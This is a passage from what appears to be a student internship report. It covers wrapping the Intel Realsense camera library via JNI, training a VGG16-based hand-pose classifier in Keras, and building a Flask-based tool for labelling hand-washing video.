For each method described above, there is a corresponding JNI wrapper call that calls these methods. For example, the following JNI call is used to create a Pipeline instance. It is interesting to note that since Java does not support pointers in the same way as C pointers, the C pointer is stored in a Java *long* variable. This can be seen as analogous to storing a C pointer in a C *long long*, and in this case, the C compiler would throw an error, since it violates the C type system. A type system is important for disciplined and safe programming this should be avoided as Pierce and Benjamin 2002 argues, but there is no way to avoid this within JNI.

```
1 // Copyright(c) 2015 Intel Corporation.
2 JNIEXPORT jlong JNICALL
     Java_com_intel_realsense_librealsense_Pipeline_nCreate(JNIEnv *
     env, jclass type, jlong context) {
3     rs2_error* e = NULL;
4     rs2_pipeline* rv = rs2_create_pipeline(context, &e);
5     handle_error(env, e);
6     return rv;
7 }
```

In the Java code, the JNI calls are grouped into classes based on the type data, so there is a class corresponding to a Pipeline, FrameSet, Frame etc. The following is an example of the JNI call above (note that the other methods have been removed for the sake of brevity).

```
1 public class Pipeline extends LrsClass{
2     public Pipeline(){
3         RsContext ctx = new RsContext();
4         mHandle = nCreate(ctx.getHandle());
5     }
6     private static native long nCreate(long context);
7 }
```

The *native* keyword in a function declaration says that its definition is in C code.

The Android wrapper only contained a subset of the entire functionality of the Realsense library. One of the requirements of this project was for the ability to align a depth and colour frame. The Realsense camera does not give the depth and colour frames at the same resolution, so this functionality processes the camera feed and scales one of the feeds to the other.

This functionality was not in the Android Wrapper, so this was added by putting additional JNI calls in a similar manner to Pipeline.

3.3 API sequence within Unity

Appendix A is the entire C sharp solution required to access the camera. Unity has a Java interface called *AndroidJavaObject* (Unity Technologies 2019), this means that there is potentially an unnecessary bottleneck in that instead of calling the Realsense library directly, it is done via the Java code. This is particularly problematic given that for each colour and depth frame, they are first passed through three buffers. Firstly, a buffer within the Realsense code takes the data from the camera, this data is then copied from that buffer to a buffer within the Java code, and then the data is copied from the Java buffer into another buffer within the Unity code (see lines 56-64 below). Given that this data is uncompressed, it represents a large, potentially unnecessary overhead. In practice, this was not a problem, since a smooth frame rate was acheived, and finding a solution to that problem would have taken too much time.

Although C sharp is a garbage-collected language, this does not extend to the *AndroidJavaObject*, so the resources have to be freed manually using the *Dispose()* method.

4 Conclusion

4.1 Learning Outcomes

4.1.1 Programme design

Build tools I learned about build tools such as Cmake, and Gradle. I learnt that they are examples of programmes that can be used to automate the build process of a programme and library. I gained experience in using them, and the importance of using them in large projects.

Debugger I learned how to use the Android debugger within Android Studio. I learned what breakpoints are, and how to use logs to assist with debugging.

Understanding how to read and understand other people's code While I may already have a good understanding of how to programme in, say C, and C++, that doesn't necessarily mean that I have the skills to read other people's code and understand what's going on there. I learned how to trace through differant function calls, and using breakpoints in a debugger to understand how a piece of code works.

Part V

Neural Networks

1 Motivation and background

The motivation of this project is a logical continuation of part 4 with the Intel Realsense Camera. In the previous project, a Hardkernal Odroid XU4 was used because it is comparitevly cheaper than existing hardware used for Surewash products, the issue is that this is still comparitevly expensive in comparison to a Raspberry Pi (a casual search on Amazon suggests that it is at least 3-4 times more expensive). The issue with the Raspberry Pi is that its hardware is not capable of running the Surewash algorithm in a time critical setting, which is of course needed, since one of the key selling points of Surewash is that it can give live feedback to the user. A potential solution to this problem is using an Intel Neural Compute Stick, hereafter NCS. This is a low-power device that can interface with a Raspberry Pi via the USB protocol. The cornerstone of the NCS is the Myriad chip.

The Myriad chip is described by Intel as a 'Vision Processing Unit', hereafter VPU (not to be confused with a Video Processing Unit). One might already be familiar with the concept of a CPU, or Central Processing Unit, which is a microchip designed for general purpose computing, and a GPU, or Graphics Processing Unit, which is specifically optimised for *embarrassingly parallel* calculations, such as graphics processing, hence the name. The VPU is similar in idea to a GPU in that it is optimised for parallel computing, except that it is specifically designed for low-power situations Barry et al. 2015, and it is particularly suited for inferring convolutional and fully-connected neural networks on mobile devices.

The current Surewash algorithm uses traditional computer vision methods which are not well suited for a device like the NCS, and so the algorithm for processing hand gestures will have to be completely rethought in order to work on the NCS.

2 Underlying concepts

2.1 Graphs

A graph is a is a mathematical concept where a series of nodes are connected together by vertices Chartrand, Lesniak, and Zhang 2010. A classical example of graph theory theory in the real world would be for computer-aided map directions, locations can be nodes, and roads

vertices. A computer could give directions based on this graph using *Dijkstra's Algorithm* Dijkstra 1959.




Figure 1: Obtained from: https://commons.wikimedia.org/wiki/File:6n-graf.svg (accessed: 26-05-2019)

Figure 1 is an example of a simple graph. Graphs can be broken down into two broad types: undirected, and directed. In an undirected graph, the vertices are always unidirectional, but in a directed graph, or digraph, each vertex in a graph has a direction associated with it. In a graph, the vertices can also have weights associated with them. For example, in the context of a graph to model a road map, larger weights might denote a longer road, and a smaller weight, a shorter road. The graph is the fundamental building block to Artificial Neural Networks.

2.2 Artificial Neural Networks

Artificial Neural Networks, hereafter ANNs in essecence are graphs. Specifically, ANNs are directed, acyclic, weighted graphs. An acyclic graph is one that has a defined entry and exit point, and no loops within the graph, so the evaluation of the graph is finite. ANN are so-called because they aim to emulate the function of Biological Neural Networks, so each node acts as a 'neuron', with defined weighted connections to other neurons Hopfield 1982. In a typical ANN, neurons are divided into a sequence of layers starting with the input layer, then one or more 'hidden' layers, followed by an output layer. Each neuron in a layer is connected to some or all neurons in the previous layer with weighted vertices, and its output is the sum of those weighted vertices passed into some function, called the *activation function*.

Figure 2 is an example of a simple neural network (the neurons are 'fully connected', so each neuron in a layer is connected to all of the neurons from the previous layer), this graph takes three scalar inputs, and produces two scalar outputs.

2.2.1 The Neuron

Formally, a neuron looks like Figure 3. Where x_i represents the input of a previous neuron, or the entry to the graph, w_i represents a weight that x_i is multiplied by, w_0 represents the 'bias' which is simply a scalar value, and f is some function that produces a scalar output for that neuron.





Figure 2: Obtained from: https://commons.wikimedia.org/wiki/File:Colored_neural_network.svg (accessed: 26-05-2019) © Glosser.ca, available under a CC BY-SA 3.0 license `https://creativecommons.org/licenses/by-sa/3.0/deed.en`


$$u = f(w_0 + \sum_{i=1}^{n} w_i x_i)$$

Figure 3: The Nueron

2.2.2 Activation Functions

The following are examples of activation functions that can be used. In this project, ReLU was used primarily.





2.2.3 Training ANNs

Once a particular architecture has been decided upon, the next task is to train a neural network. The goal of training a neural network is to find the optimal values for the weights w_i in the neural network. Backpropagation, which in its modern form is described by Rumelhart, Hinton, Williams, et al. 1988 is the predominant algorithm used to optimise the weights.

In the first stage (the forward pass), the network is evaluated by passing an input through, and the output of the network is passed to a loss function, which will produce a scalar loss value (for a particular input, an particular output is expected, the loss value is some indication of how far off the predicted value is over the actual value). In the second stage (the backward pass), the network is evaluated in reverse, going through each layer, the partial derivative (i.e. the gradient) of each neuron's output is evaluated using the chain rule. The weights for each neuron can then be adjusted using gradient descent, see Figure 4 (where μ is the learning rate). The learning rate is typically set for all of the neurons, an example value might be 0.1, and this can be programatically adjusted during training, see Suki Lau 2017.

$$w_{n+1} = w_n - \mu \frac{d}{dw} f(w_0 + \sum_{i=1}^{n} w_i x_i)$$

Figure 4: Gradient Descent

3 Workflow

3.1 Hardware

Training a neural network is not a trivial task computationally speaking. The computer that I work with, by today's standards has a high specification, but it is wholly inadequate for training neural networks, which is due to the nature of how neural networks are trained. Graphics Processing Units, or GPUs have been shown to be quicker at training neural networks Oh and Jung 2004. Since there was no adequate GPU readily available at work, I set up an AWS instance which had a GPU. I did have to be concious of cost, since the the server cost circa USD$0.80 per hour and my budget was limited. As an example of the differance that using AWS makes, I compared training the same neural network on my computer, and on AWS, to train one epoch on my own computer took approximately 60 minutes, but only took 2 minutes on AWS.

Any work that did not involve training neural networks was completed on my own computer.

3.2 Software

3.2.1 Programming Language

Most programming was done with the Intel distribution of Python (my own computer has an Intel Coffee Lake CPU) since it is compiled to take advantage of special Intel CPU instructions for vector manipulation. Some miscellaneous work was also done with Bash script.

3.2.2 ANN Training

For designing and training the neural networks, I used Keras (Chollet et al. 2015) because I had used it before. Keras is a high-level Python framework for designing ANNs, and acts for a frontend for other ANN frameworks, I choose Tensorflow (Martin Abadi et al. 2015) as the backend because it is compatible with the NCS, and it is also relatively ubiquitous among the deep learning community.

3.2.3 Miscellaneous Processing

Numpy (Van der Walt, Colbert, and Varoquaux 2011) is a Python library for fast matrix multiplication. Since Python is a scripted language, vector and matrix operations are slow in native code, so Numpy can process these operations faster.

When uploading data to the AWS server, I used 7-Zip since the file size was usually large (4.32GB as one example was reduced to 699MB), and it took considerable time to upload large files like this.

4 Data

4.1 Introduction

As of writing this, it is still something of an open question as to how much data is required to effectively train a neural network, one of the key challenges with this project is aquiring enough data. When I started the project, I was given a labelled dataset containing 5114 images of hands, which is certainly too small, when ANNs such as VGG16 Simonyan and Zisserman 2014 were trained on many multiples the size of the dataset that I was given. The simplest strategy is to aquire more data, but without a defined procedure in place, this can be a time consuming, and costly process. Another strategy to get around limited data is employ data augmentation, such as rotations, affine transformations, and background modification.

4.2 Data Aquisition

Aquiring more data is the best way to overcome a small dataset, but the aquisition process needs to be streamlined in order to acheive this task effectively. This was forked into a seperate project which is described in the next part.

4.3 Data Augmentation

4.3.1 Backgrounds

The background for the dataset given was a white sheet, so if the ANN was trained on just this, it is unlikely to work with any other type of background. My strategy to ensure that the ANN learns to ignore the background, is inputting images of hands among a diverse range of backgrounds. A convenient aspect of the data that I was given was that each inmage of a hand pose contained a corresponding binary image seperating foreground and background pixels, it is therefore a trivial task to replace the background of these images. The following logic was used.

$$Y_{foreground} = HAND \wedge ROI$$

$$Y_{background} = BACKGROUND \wedge \neg ROI$$

$$OUTPUT = Y_{background} \vee Y_{foreground}$$




Figure 5: Top left to bottom right: $HAND$, ROI, $BACKGROUND$, $Y_{foreground}$, $Y_{background}$, $OUTPUT$. Images © Glanta DAC

4.3.2 Transformation

A transformation can be used as a data augmentation strategy, but some caution needs to be used. As an example, flipping figure 6 will also change it's class, since there is a corresponding pose for the left and right hands.




Figure 6: © Glanta DAC

Affine transformation Affine transformations were applied to the hand to warp the shape of the hands, given that human hands can come in many shapes and sizes, as well as orientations in a camera. An example can be seen in figure 7.

Figure 7: © Glanta DAC

5 Training

5.1 Architecture

It has been shown that reusing a pre-trained neural network can produce state-of-the-art results on a given problem given a small amount of training data (Sharif Razavian et al. 2014), that is therefore the strategy that was pursued in this project. A pre-trained VGG16 network was choosen, trained on ImageNet (Deng et al. 2009). Given that the dataset was small, only the fully-connected layers were trained.

```
vgg_conv = VGG16(weights='imagenet', include_top=False, input_shape
    =(img_rows, img_cols, 3))
for layer in vgg_conv.layers:
    layer.trainable = False
x = vgg_conv.output
x = Flatten()(x)
x = Dense(4096, activation='relu')(x)
x = Dense(4096, activation='relu')(x)
x = Dense(1000, activation='relu')(x)
predictions = Dense(20, activation='softmax', name='dd_output')(x)
model = keras.models.Model(inputs=vgg_conv.input, outputs=
    predictions)
opt = keras.optimizers.SGD(lr=0.01, decay=1e-6, momentum=0.9,
    nesterov=True)
model.compile(optimizer=opt, loss='categorical_crossentropy',
    metrics=['accuracy'])
```

```
13 model.fit(x_train, y_train, batch_size=128, epochs=20, verbose=1,
       validation_data=(x_test, y_test))
14 score = model.evaluate(x_test, y_test, verbose=0)
```

5.2 Deployment

My fellow intern, Gaurav was working on finding a way to connect the Realsense camera to the NCS to perform live inferance. The final stage of this project would have involved testing in a real-world scenario where the NCS is inferring live, based on the feed of the camera. Unfortunately, we had to move on to the next project, so this was never achieved.

6 Conclusion

6.1 Learning Outcomes

6.1.1 Improve my skills in programme design

Third party libraries I learned how using a third larty library like Numpy can dramatically improve the efficiency of a Python programme.

6.1.2 Enhance my time management skills

Working with a remote server I learned how using a compression tool like 7-Zip can save time when uploading a large file to a remote server over the internet.

6.1.3 Other

Artificial Neural Networks I gained practical experience training a neural network, which has improved my intuition on how I should approach a problem that has the potential to be solved using an ANN.

Part VI

Dataset Labelling

1 Motivation and background

This project is intimately linked with the neural networks project, but since a lot of time has been dedicated towards it, it merits a section for itself. This project is aimed at tackling the issue of lack of data, by providing a mechanism to get more data easily. The current bottleneck in aquiring more data is labelling the data, it's conceivably easy to set up a system to video hand washing, but to label it requires a bespoke system. This project is part of a broader initiative at Surewash to reevaluate the core computer vision system, and this project is part of the new testing framework. Surewash is collaborating with a group of researchers in Trinity, and the idea is to pool resources to develop reliable tools for marking up data for a computer system, as well as tools for evaluating the performance of the computer system.

Since this is a collaboration, the specification of this project is designed to meet the requirements of both Surewash, as well as the researchers at Trinity. The broad definition therefore of this project is a tool that could read in the data from an Intel Realsense camera, mark individual frames or segments of video as being part of $n \in \mathbb{N}$ classes, as well as marking an arbitrary amount of region of interests, hereby ROIs. There also had to be a way of comparing differant people's markup. There were no constraints on the implementation of the project, although it is desirable in my opinion to make a cross-platform solution. The end programme did have to work on Windows at the very minimum.

This project was assigned to both myself, as well as my fellow intern Gaurav. Since we're both somewhat familiar with Python and web development, we decided to use those tools to develop the solution. We agreed that I was more familiar with Python, and OS level scripting, so I mainly focused my efforts on server-side development, writing the programme for comparing marked up data, and any other miscellaneous scripts that handled file operations. Gaurav directed most of his attention towards writing the client-side code, such as the user interface.

Since this project is relatively unique, the specification and scope gradually increased as we developed the project. There were three stages to the development of the project. Initially, we developed a Flask application that labelled the an entire video in one sweep, marking ROI, and all possible classes at the same time (the user could mark ROI, then rewind the video, and mark up classes). The problem is that this approach only works for a small amount of classes.

In Surewash, there are a total of twenty-four recocnised poses, and it is not reasonable to ask a marker to distinguish between all of these classes. These twenty four poses can together i.e. there are seven distinct poses, some of those poses are left or right-handed, some of those have variations depending on the orientation of a hand etc., so a solution needed to be found to mark the data in layers. In order to keep the complexity of the application to a minimum, I made the decision to develop a seperate wrapper Python application that would interface with the Flask application using an IPC pipeline. In short, the hierarchy of class labelling is laid out in a heirarchal folder structure (using the file system provided by the host OS), at the core of the wrapper application (hereby the backend) was a recursive function that moves through this file strucure and uses the layout to interface with the Flask application. This layout allowed myself and Gaurav to work indepedently, I worked on the backend application, while Gaurav continued to work on the Flask application.

2 Overview Of Programme

The process of labelling the data is divided into two distinct stages, first process and label the data, then compare the markup of the labelled data between differant people.

2.1 Preprocessing and labelling

The data is captured on an Intel Realsense camera, which saves the data in ROS-bag format which is an uncompressed video Intel Corporation 2018. This needs to be converted into an ordinary video format (such as MPEG-4 Wiegand et al. 2003). There is a tool within the library of the Realsense camera which converts to still PNG images Boutell et al. 1997, another tool called FFMPEG FFmpeg Developers 2019 is used to convert to MPEG-4.

This programme is conceptually divided into two parts, the data is labelled in a GUI web app, and there is another backend programme that interfaces with the GUI web app. In the GUI web app, the user can play the video (or press a button to advance one frame at a time), and a series of buttons can be pressed while looking at the video to mark it as belonging to a particular class, see Figure 8. The user can also mark ROI by dragging a bounding box on the video. Pressing *Next* terminates the web server and the server outputs the markup as a character sequence representation of a Python list (see below for details) to the standard output. The particular binary formatting of that string depends on what the host operating system uses (I found that my computer uses UTF-8 Yergeau 1996). When the Flask app is starting, it has a flag that can be set such that it also accepts data pre-marked in the standard input (using a similar character

sequence).

The Flask app dynamically generates the class buttons by looking in a particular folder for images. For example, it it looks in its photo directory and finds three images, it will show three buttons on the web page, the class type is determined by the file name of the image, so in this example, they should be called *1.png*, *2.png*, and *3.png*. The video path is specified in an argument to the programme.

The core role of the wrapper application is to interface with the Flask application and seamlessly faciliatate the markup of the classes, as well as subclasses. After the top layer of class markup is complete, inspects the markup, calculates the sections of video that need to be marked with sub-classes, and then appropriately crops the original video before sending it to the flask app. In the context of Surewash, after the user has marked the seven top-level poses, the next task will be to mark the sub classes of pose two, so it will crop the video to only display the sections of video containing pose two (which can be an arbitrary amount of arbitrary sections of the video), and then send this video back to the flask app, as well as the appropriate class buttons. The loading, and reloading of the browser is facilitated using Selenium.




Figure 8: Screenshot of the labelling web app, all images are © Glanta DAC (note that the browser was zoomed out to 67% to fit the screenshot)


2.2 Comparison

It is likely that at least some errors will be made in the labelling step, therefore this step will assume that at least two differant people performed labelling on the same video, or at least the same person did the labelling twice. A programme was written that will compare two differant markup files, and it will report where there was disagreements between two markup files so that they can be looked at again.

3 Technical Details

3.1 Labelling - Backend

The backend is a Python script, it controls the frontend by launching it as a seperate process using the Python *Subprocess* module. During the lifecycle of the backend, for each video, it starts, and stops the frontend process multiple times mark the differant classes. The heirarchy of class labelling that I choose in consultation with my superviser is as follows (each box represents a folder).



The core of the backend application is a recursive function that parses through this heirarchal structure. For the above example, when the user starts the backend application, the recursive function starts at the top of this structure, so when the web browser opens, they will see seven buttons, to label the classes from 1-7 (like in 8). The video that was served to the frontend will be cropped into five sections, since classes 2, 4, 5, 6, and 7 contain sub classes tp label (in this context, these subclasses denote whether the pose is left, or right handed). From the root call of the recursive function, it will thus make five calls to itself to label the subsections of classes 2, 4,

5, 6, and 7. When the next layer of class 2 has been labelled, the second layer of the recursive function will call itself twice to label those two subsections. When this process is finished, the end result will a video that is labelled with up to twenty differant classes, as well as sections that are marked ambiguous (a transition between a class is an example of a section of video that might be marked as ambiguous).

Video processing The videos that this programme marks up come in the ROS-bag format, which as mentioned above is a special format of video used by the Realsense camera which is not compatible with a web browser, thus a central task of the backend is to convert this video to a more common standard, and MPEG-4 H.264 is what the backend converts to. A tool is included in the Realsense SDK that converts a .bag file to a series of PNG images, so before the recursive function is called, this ROS-bag converter is called to do this, and then a folder containing the sequence of PNG files is kept for the duration of the video's markup. When calling the recursive function, one of the arguments contains the sections of video that is to be marked up, (e.g. that could be [[0, 150]] to label frames 0-150, or [[43, 87], [92, 104]] to label frames 43-87 and 92-104). The first thing that the recursive function does therefore is to make a series of videos based on the segments supplied to it, and then concatenate these videos, which is then sent to the frontend. The video is sent to the frontend by moving it to the static/videos/video.mp4 folder, and specifying that path in the arguments for launching the frontend.

Segmenting markup The backend crops the video for child calls of the recursive function based on how the user marked up the video, so it needs a way to process the markup, and find the segments of video that will be used for sub-labelling. No assumptions can be made on the composition of the video e.g. whether the sequence of classes will always be the same, whether all, or only some classes are present, whether the region of video contains a particular class is continuous. Figure 9 can be used an example, there are some sections that have been marked as ambiguous (and thus do not need any further labelling), not all classes appear in this video, and some sections are not continuous.

When the backend receives the results from the frontend, it passes this an list to a function to segment the results, where each index corresponds to a frame number, and its value is the class that that frame is marked as. The results are segmented by first binning the frame numbers into a python dictionary, where the key is the class, and the values for each key are the frame numbers, these values are sorted into ascending order. Each list entry in the dictionary is then converted to a list containing lists that show the start, and end frame for that class.




Figure 9: A sample markup for a video

```
# The ROI has been ommitted from results for convenience
# Assume that there are only two classes to mark
# Each index in results corresponds to a frame number
results = [-1, -1, 1, 1, 1, 1, -1, 2, 2, 2, -1, 2, 2, 2, 2]
binned_results = {
-1: [0, 1, 6, 10],
1:  [2, 3, 4, 5],
2:  [7, 8, 9, 11, 12, 13, 14]
}
segmented_results = {
-1: [[0, 1], [6, 6], [10, 10]],
1:  [[2, 5]],
2:  [[7, 9], [11, 14]]
}
```

The ambiguous sections (-1) would be discarded, and two sub-videos would be made, one containing frames two to five, and one containing the concatenated frames of seven to nine, and eleven to fourteen.
